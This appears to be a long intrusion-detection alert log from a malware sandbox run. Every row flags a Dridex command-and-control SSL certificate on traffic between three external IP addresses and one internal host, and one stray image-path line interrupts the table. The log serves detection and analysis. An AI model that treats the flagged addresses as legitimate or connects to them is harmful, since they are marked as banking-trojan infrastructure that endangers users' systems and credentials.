01/11/21-16:52:48.129225	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49223	5.100.228.233	192.168.2.22
01/11/21-16:52:48.129225	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49223	5.100.228.233	192.168.2.22
01/11/21-16:52:49.165604	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49226	77.220.64.37	192.168.2.22
01/11/21-16:52:49.670559	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49228	80.86.91.27	192.168.2.22
01/11/21-16:52:50.246739	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49229	5.100.228.233	192.168.2.22
01/11/21-16:52:50.246739	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49229	5.100.228.233	192.168.2.22
01/11/21-16:52:51.330600	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49231	77.220.64.37	192.168.2.22
01/11/21-16:52:51.851557	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49232	80.86.91.27	192.168.2.22
01/11/21-16:52:52.353121	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49233	5.100.228.233	192.168.2.22
01/11/21-16:52:52.353121	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49233	5.100.228.233	192.168.2.22
01/11/21-16:52:53.496805	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49235	77.220.64.37	192.168.2.22
01/11/21-16:52:54.115599	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49236	80.86.91.27	192.168.2.22
01/11/21-16:52:54.990514	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49237	5.100.228.233	192.168.2.22
01/11/21-16:52:54.990514	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49237	5.100.228.233	192.168.2.22
01/11/21-16:52:56.130653	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49239	77.220.64.37	192.168.2.22
01/11/21-16:52:56.659494	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49240	80.86.91.27	192.168.2.22
01/11/21-16:52:57.182169	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49241	5.100.228.233	192.168.2.22
01/11/21-16:52:57.182169	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49241	5.100.228.233	192.168.2.22
01/11/21-16:52:58.192353	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49243	77.220.64.37	192.168.2.22
01/11/21-16:52:58.701529	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49244	80.86.91.27	192.168.2.22
01/11/21-16:52:59.229429	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49245	5.100.228.233	192.168.2.22
01/11/21-16:52:59.229429	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49245	5.100.228.233	192.168.2.22
01/11/21-16:53:00.251308	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49247	77.220.64.37	192.168.2.22
01/11/21-16:53:00.759616	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49248	80.86.91.27	192.168.2.22
01/11/21-16:53:01.274327	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49249	5.100.228.233	192.168.2.22
01/11/21-16:53:01.274327	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49249	5.100.228.233	192.168.2.22
01/11/21-16:53:02.306617	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49251	77.220.64.37	192.168.2.22
01/11/21-16:53:02.818243	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49252	80.86.91.27	192.168.2.22
01/11/21-16:53:03.360060	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49253	5.100.228.233	192.168.2.22
01/11/21-16:53:03.360060	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49253	5.100.228.233	192.168.2.22
01/11/21-16:53:04.397885	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49255	77.220.64.37	192.168.2.22
01/11/21-16:53:04.893611	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49256	80.86.91.27	192.168.2.22
01/11/21-16:53:05.419481	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49257	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:53:05.419481	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49257	5.100.228.233	192.168.2.22
01/11/21-16:53:06.462219	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49259	77.220.64.37	192.168.2.22
01/11/21-16:53:06.979873	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49260	80.86.91.27	192.168.2.22
01/11/21-16:53:07.492309	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49261	5.100.228.233	192.168.2.22
01/11/21-16:53:07.492309	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49261	5.100.228.233	192.168.2.22
01/11/21-16:53:08.533597	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49263	77.220.64.37	192.168.2.22
01/11/21-16:53:09.070760	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49264	80.86.91.27	192.168.2.22
01/11/21-16:53:09.589266	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49265	5.100.228.233	192.168.2.22
01/11/21-16:53:09.589266	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49265	5.100.228.233	192.168.2.22
01/11/21-16:53:10.686744	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49267	77.220.64.37	192.168.2.22
01/11/21-16:53:11.289830	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49268	80.86.91.27	192.168.2.22
01/11/21-16:53:12.480016	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49269	5.100.228.233	192.168.2.22
01/11/21-16:53:12.480016	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49269	5.100.228.233	192.168.2.22
01/11/21-16:53:13.591595	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49271	77.220.64.37	192.168.2.22
01/11/21-16:53:14.097596	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49272	80.86.91.27	192.168.2.22
01/11/21-16:53:14.618831	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49273	5.100.228.233	192.168.2.22
01/11/21-16:53:14.618831	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49273	5.100.228.233	192.168.2.22
01/11/21-16:53:15.664872	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49275	77.220.64.37	192.168.2.22
01/11/21-16:53:16.206337	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49276	80.86.91.27	192.168.2.22
01/11/21-16:53:16.742400	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49277	5.100.228.233	192.168.2.22
01/11/21-16:53:16.742400	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49277	5.100.228.233	192.168.2.22
01/11/21-16:53:17.771725	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49279	77.220.64.37	192.168.2.22
01/11/21-16:53:18.300834	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49280	80.86.91.27	192.168.2.22
01/11/21-16:53:18.829975	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49281	5.100.228.233	192.168.2.22
01/11/21-16:53:18.829975	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49281	5.100.228.233	192.168.2.22
01/11/21-16:53:19.877722	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49283	77.220.64.37	192.168.2.22
01/11/21-16:53:20.406206	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49284	80.86.91.27	192.168.2.22
01/11/21-16:53:20.953401	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49285	5.100.228.233	192.168.2.22
01/11/21-16:53:20.953401	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49285	5.100.228.233	192.168.2.22
01/11/21-16:53:22.025923	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49287	77.220.64.37	192.168.2.22
01/11/21-16:53:22.557124	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49288	80.86.91.27	192.168.2.22
01/11/21-16:53:23.087072	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49289	5.100.228.233	192.168.2.22
01/11/21-16:53:23.087072	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49289	5.100.228.233	192.168.2.22
01/11/21-16:53:24.154861	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49291	77.220.64.37	192.168.2.22
01/11/21-16:53:24.681751	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49292	80.86.91.27	192.168.2.22
01/11/21-16:53:25.220703	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49293	5.100.228.233	192.168.2.22
01/11/21-16:53:25.220703	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49293	5.100.228.233	192.168.2.22


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:53:26.273280	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49295	77.220.64.37	192.168.2.22
01/11/21-16:53:26.788529	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49296	80.86.91.27	192.168.2.22
01/11/21-16:53:27.299104	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49297	5.100.228.233	192.168.2.22
01/11/21-16:53:27.299104	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49297	5.100.228.233	192.168.2.22
01/11/21-16:53:28.460499	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49299	77.220.64.37	192.168.2.22
01/11/21-16:53:28.993884	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49300	80.86.91.27	192.168.2.22
01/11/21-16:53:29.979511	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49301	5.100.228.233	192.168.2.22
01/11/21-16:53:29.979511	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49301	5.100.228.233	192.168.2.22
01/11/21-16:53:31.065753	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49303	77.220.64.37	192.168.2.22
01/11/21-16:53:31.590186	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49304	80.86.91.27	192.168.2.22
01/11/21-16:53:32.131234	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49305	5.100.228.233	192.168.2.22
01/11/21-16:53:32.131234	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49305	5.100.228.233	192.168.2.22
01/11/21-16:53:33.173336	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49307	77.220.64.37	192.168.2.22
01/11/21-16:53:33.695474	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49308	80.86.91.27	192.168.2.22
01/11/21-16:53:34.215381	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49309	5.100.228.233	192.168.2.22
01/11/21-16:53:34.215381	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49309	5.100.228.233	192.168.2.22
01/11/21-16:53:35.263087	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49311	77.220.64.37	192.168.2.22
01/11/21-16:53:35.795245	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49312	80.86.91.27	192.168.2.22
01/11/21-16:53:36.329124	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49313	5.100.228.233	192.168.2.22
01/11/21-16:53:36.329124	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49313	5.100.228.233	192.168.2.22
01/11/21-16:53:37.383411	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49315	77.220.64.37	192.168.2.22
01/11/21-16:53:37.905898	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49316	80.86.91.27	192.168.2.22
01/11/21-16:53:38.441252	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49317	5.100.228.233	192.168.2.22
01/11/21-16:53:38.441252	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49317	5.100.228.233	192.168.2.22
01/11/21-16:53:39.461968	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49319	77.220.64.37	192.168.2.22
01/11/21-16:53:39.969979	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49320	80.86.91.27	192.168.2.22
01/11/21-16:53:40.489105	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49321	5.100.228.233	192.168.2.22
01/11/21-16:53:40.489105	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49321	5.100.228.233	192.168.2.22
01/11/21-16:53:41.537757	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49323	77.220.64.37	192.168.2.22
01/11/21-16:53:42.058567	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49324	80.86.91.27	192.168.2.22
01/11/21-16:53:42.577964	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49325	5.100.228.233	192.168.2.22
01/11/21-16:53:42.577964	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49325	5.100.228.233	192.168.2.22
01/11/21-16:53:43.624651	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49327	77.220.64.37	192.168.2.22
01/11/21-16:53:44.149962	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49328	80.86.91.27	192.168.2.22
01/11/21-16:53:44.671597	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49329	5.100.228.233	192.168.2.22
01/11/21-16:53:44.671597	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49329	5.100.228.233	192.168.2.22
01/11/21-16:53:45.731394	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49331	77.220.64.37	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:53:46.248760	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49332	80.86.91.27	192.168.2.22
01/11/21-16:53:46.760255	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49333	5.100.228.233	192.168.2.22
01/11/21-16:53:46.760255	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49333	5.100.228.233	192.168.2.22
01/11/21-16:53:47.811931	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49335	77.220.64.37	192.168.2.22
01/11/21-16:53:48.352790	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49336	80.86.91.27	192.168.2.22
01/11/21-16:53:48.895951	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49337	5.100.228.233	192.168.2.22
01/11/21-16:53:48.895951	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49337	5.100.228.233	192.168.2.22
01/11/21-16:53:49.944209	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49339	77.220.64.37	192.168.2.22
01/11/21-16:53:50.465479	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49340	80.86.91.27	192.168.2.22
01/11/21-16:53:50.979923	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49341	5.100.228.233	192.168.2.22
01/11/21-16:53:50.979923	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49341	5.100.228.233	192.168.2.22
01/11/21-16:53:52.017842	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49343	77.220.64.37	192.168.2.22
01/11/21-16:53:52.547515	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49344	80.86.91.27	192.168.2.22
01/11/21-16:53:53.073637	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49345	5.100.228.233	192.168.2.22
01/11/21-16:53:53.073637	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49345	5.100.228.233	192.168.2.22
01/11/21-16:53:54.124472	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49347	77.220.64.37	192.168.2.22
01/11/21-16:53:54.663698	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49348	80.86.91.27	192.168.2.22
01/11/21-16:53:55.181428	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49349	5.100.228.233	192.168.2.22
01/11/21-16:53:55.181428	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49349	5.100.228.233	192.168.2.22
01/11/21-16:53:56.212049	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49351	77.220.64.37	192.168.2.22
01/11/21-16:53:56.738042	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49352	80.86.91.27	192.168.2.22
01/11/21-16:53:57.254622	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49353	5.100.228.233	192.168.2.22
01/11/21-16:53:57.254622	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49353	5.100.228.233	192.168.2.22
01/11/21-16:53:58.309088	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49355	77.220.64.37	192.168.2.22
01/11/21-16:53:58.833192	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49356	80.86.91.27	192.168.2.22
01/11/21-16:53:59.380269	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49357	5.100.228.233	192.168.2.22
01/11/21-16:53:59.380269	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49357	5.100.228.233	192.168.2.22
01/11/21-16:54:00.425839	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49359	77.220.64.37	192.168.2.22
01/11/21-16:54:00.956000	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49360	80.86.91.27	192.168.2.22
01/11/21-16:54:01.490066	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49361	5.100.228.233	192.168.2.22
01/11/21-16:54:01.490066	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49361	5.100.228.233	192.168.2.22
01/11/21-16:54:02.562264	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49363	77.220.64.37	192.168.2.22
01/11/21-16:54:03.076683	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49364	80.86.91.27	192.168.2.22
01/11/21-16:54:03.639232	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49365	5.100.228.233	192.168.2.22
01/11/21-16:54:03.639232	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49365	5.100.228.233	192.168.2.22
01/11/21-16:54:04.685773	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49367	77.220.64.37	192.168.2.22
01/11/21-16:54:05.266596	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49368	80.86.91.27	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:54:05.824689	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49369	5.100.228.233	192.168.2.22
01/11/21-16:54:05.824689	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49369	5.100.228.233	192.168.2.22
01/11/21-16:54:06.915022	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49371	77.220.64.37	192.168.2.22
01/11/21-16:54:07.442169	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49372	80.86.91.27	192.168.2.22
01/11/21-16:54:07.979603	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49373	5.100.228.233	192.168.2.22
01/11/21-16:54:07.979603	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49373	5.100.228.233	192.168.2.22
01/11/21-16:54:09.038178	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49375	77.220.64.37	192.168.2.22
01/11/21-16:54:09.562314	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49376	80.86.91.27	192.168.2.22
01/11/21-16:54:10.086554	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49377	5.100.228.233	192.168.2.22
01/11/21-16:54:10.086554	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49377	5.100.228.233	192.168.2.22
01/11/21-16:54:11.129117	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49379	77.220.64.37	192.168.2.22
01/11/21-16:54:11.653223	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49380	80.86.91.27	192.168.2.22
01/11/21-16:54:12.165487	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49381	5.100.228.233	192.168.2.22
01/11/21-16:54:12.165487	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49381	5.100.228.233	192.168.2.22
01/11/21-16:54:13.204226	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49383	77.220.64.37	192.168.2.22
01/11/21-16:54:13.732197	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49384	80.86.91.27	192.168.2.22
01/11/21-16:54:14.253442	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49385	5.100.228.233	192.168.2.22
01/11/21-16:54:14.253442	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49385	5.100.228.233	192.168.2.22
01/11/21-16:54:15.298644	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49387	77.220.64.37	192.168.2.22
01/11/21-16:54:15.838118	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49388	80.86.91.27	192.168.2.22
01/11/21-16:54:16.388703	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49389	5.100.228.233	192.168.2.22
01/11/21-16:54:16.388703	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49389	5.100.228.233	192.168.2.22
01/11/21-16:54:17.447758	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49391	77.220.64.37	192.168.2.22
